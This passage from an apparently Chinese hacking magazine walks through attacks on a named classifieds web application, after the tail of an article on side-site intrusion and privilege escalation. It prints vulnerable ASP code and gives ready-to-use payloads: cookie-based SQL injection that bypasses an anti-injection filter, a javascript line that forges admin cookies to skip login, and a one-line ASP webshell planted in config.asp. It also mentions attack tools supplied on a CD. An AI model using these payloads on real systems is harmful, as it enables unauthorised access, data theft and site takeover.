Files\下，这里不仅有Serv-U，还有Symantec文件夹，看了一下Serv_U是5.0.0.4版的，而Symantec则是pcAnywhere的目录文件名，有了这些东东，将权限再一次提升应该不成问题！




图 6




图 7

看看天色也不早了，这次旁注之旅也该告一段落了。真可谓：邻家失窃，焉知从何而入？说不定就是从自家翻墙而过的！其实网络和现实是一样的，只有群防群治，才能打造安全的环境。

【文章中的相关工具Domain.exe、GetDV71Path.exe、ASpAdmin.asp已收录在本期光盘】

编辑点评： 作者文章里提到了一个虚拟主机系统的漏洞利用方法，我估计亲爱的读者们又要开始百度、狗狗之旅了。作者在取得后台权限时，没有办法传文件时想到了旁注，成功上传再copy得到了webshell。我想，这可能也是虚拟主机权限设置不严才会让作者有机可乘，不过作者的思路是值得赞赏的。

程序的漏洞，人侵的大门——

——西安二手信息发布系统SQL版多个漏洞

Jnc

最近没事，就给一些程序找漏洞，但基本都是asp+access平台下的，也看到了国内程序员对于安全的重视，有的程序感觉还不错，但是有的问题就很多了。于是也打算找些Sql版的系统看一下安全性如何，还是跑到中国站长站上搜索Sql版，在推荐的行列里下了一个叫做西安二手信息发布系统的程序，看了下代码真的让人大跌眼镜，这样的程序放在网上实在是不能让人放心啊！这种稍微被掩饰的漏洞一旦暴露，从人侵得到webshell不需要3分钟！

一、SQL注入漏洞

这套程序是从access版本改过来的，很多的参数的处理方式以及验证方式估计都是一样的，这也更说明了程序的安全性实在不是太好。作为一个习惯，我们先来看看程序的参数是如何处理的吧！譬如search.asp中漏洞代码：

```
<%
dim rs,sql,i,tj,class1,class2,cnmai,diqu
set rs=server.createobject("ADODB.recordset")
key=request("keyword")
if request("page")="" then
   ThisPage=1
else
   ThisPage=request("page")
end if
//就这么简单的几行就完成了参数的赋值，呵呵，是不是开心了，这可是Sql版的啊！先等等，看看后面做什么过滤没有：
……
dim ThisPage,Pagesize,Allrecord,Allpage,leixing
tj=0
sql = "select * from xinxi where biaoti like '%"&key&"%' or
```

```
memo like '%"&key&"%' or diqu like '%"&key&"%' order by id desc"
    rs.open sql,conn,1,1
    ......
```

看看，完全的没有过滤，赶快在浏览器里提交：http://127.0.0.1/www/cnmaiqbsql/search.asp?keyword=jnc'，结果如图1所示。




图1

很明显，程序的作者估计考虑到了Sql注入的攻击性的存在，所以基本在可能的页面都包含了一个checksql.asp文件，也就是网络上流传的通用防Sql注入脚本。呵呵，是不是有了这个脚本看门就没有Sql注入的骚扰了呢？其实那个通用防Sql注入脚本本身就过滤不严密，譬如来客户端的Cookie等就不在它的过滤范围之内。而我们知道程序取得的变量如果是用request("id")这样的形式的话，Cookie也在搜索范围之内的。不过顺序要低于Form和Querystrings这两个集合，也就是我们说的Post和Get集合。现在我们不Post给服务器也不让服务器Get它需要的keyword变量的话，它还会寻找Cookie等里面的字段，这就绕过了通用防Sql注入脚本。具体做法就是增加Cookie里面一个keyword值，用javascript这样实现：

```
javascript:alert(document.cookie="keyword=1' and user>0--")
```

这就设置了Cookie，也就间接给Keyword赋值1' and user>0--，也就实现了注入。但是注意，在具体实践的时候不知道为什么空格会自己消失，不知道是不是Cookie变量的原因，所以我们操作的时候需要将cookie里面的空格换成/**/，这在Sql语句里跟空格作用是一样的，还有就是表名那里变成这样的形式，如：

```
javascript:alert(document.cookie="keyword=1'/**/and/**/user>0--")
```

放到浏览器里执行，然后转到search.asp，就可以看到数据库帐户名暴出来了，如图2所示。




图2

看看，仅有的一点防注入的代码就这样被突破了。其实程序作者在这里并没有在所有的页面做过滤，大概是为了防止小菜菜在页面乱提交而已，但是不是每个人都那么好唬住的。那个gonggao.asp大概因为作者觉得比较隐蔽，不会有人注意，就完全没有过滤，可以直接去注入的，只是地址栏里隐藏了地址，只能骗骗善良的人了。gonggao.asp问题代码如下：

```
dim id,rs,sql
    id=trim(request("id"))
    if id="" then
    call list()
   response.end
   end if
    set rs=server.createobject("adodb.recordset")
    sql="select * from [gonggao] where id="&cstr(id)
    rs.open sql,conn,1,1
```

可以直接注入的，如图3所示。




图3

二、后台Cookie欺骗漏洞

这才是最致命的漏洞，用Sql注入的话还要跑md5或者添加管理员，很麻烦的，看看后台怎么验证的吧！打开admin/index.asp就发现了include了一个cookie.asp，汗！不会是用Cookie验证的吧！那就太便宜我了，看看cookie.asp先！代码如下：

```
<%
  if Request.ServerVariables("SERVER_NAME")<>request.cookies("admincnmai")("domain") then
    response.redirect "admin_login.asp"
   end if
   if request.cookies("admincnmai")("username")="" or request.cookies("admincnmai")("domain")="" then
    response.redirect "admin_login.asp"
    end if
    %>
```

真的是Cookie验证的啊，就用了2个Cookie，**cookies("admincnmai")("domain")和cookies("admincnmai")("username")**，前者等于ServerVariables("SERVER_NAME")就行了，后者干脆不为空就行了。再看看其他地方还有没有验证语句，结果失望地发现，居然没有！太好了。还是用javascript语句搞定吧！

```
javascript:alert(document.cookie='admincnmai=domain=127%2E0%2E0%2E1&username=cnmai;')  //这里我是本机测试的所以是127.0.0.1，然后设置username=cnmai，不为空就可以了，大家自己注意改//
```

嘿嘿，运行后就可以直接进入后台了，试试直接访问admin/index.asp，如图4所示。只是运行个简单的script脚本就直接杀入后台了，是不是这个过程没有用到1分钟啊？




图4

三、后台拿webshell

这也许是大家最关心的问题，但是我要说的是这个后台拿shell太简单了，有上传有备份数据库功能（估计是access遗留下的产物），大家可以按照传统的办法搞定的。但是我要说的是一个更简单的办法。到后台的基本设置里有很多信息让你设置吧！其实这些都是存储到文件里的，就是根目录下的config.asp，看到没有，是asp的哦！知道怎么做了吧！在设置里插入一句话木马就可以啦！如图5所示，注意格式如下：

```
"
execute(request("#"))
a="
```

不然会出现asp错误访问不了的了啊。最后连接你的一句话木马，就是/config.asp，连接的结果如图6所示。当然你也可以按照你喜欢的办法拿shell，万一按照上面的注入的办法，发现一个sa的注入点你就发财啦！

这样的系统在网上还是很多的，估计access版一样存在这些问题。还是那句话，别人的东西不能简单拿来就用的，看看安全并不一定就是安全的，像今天这样的程序，得到webshell不用3分钟的！漏洞还是老漏洞，程序却总是新程序，广大程序员的安全意识还是提高点好。有什么问题欢迎到论坛讨论，我的ID是剑心。

【文章中所用到的一句话海阳顶端asp木马源码2005lcx.rar已收录在本期光盘中】

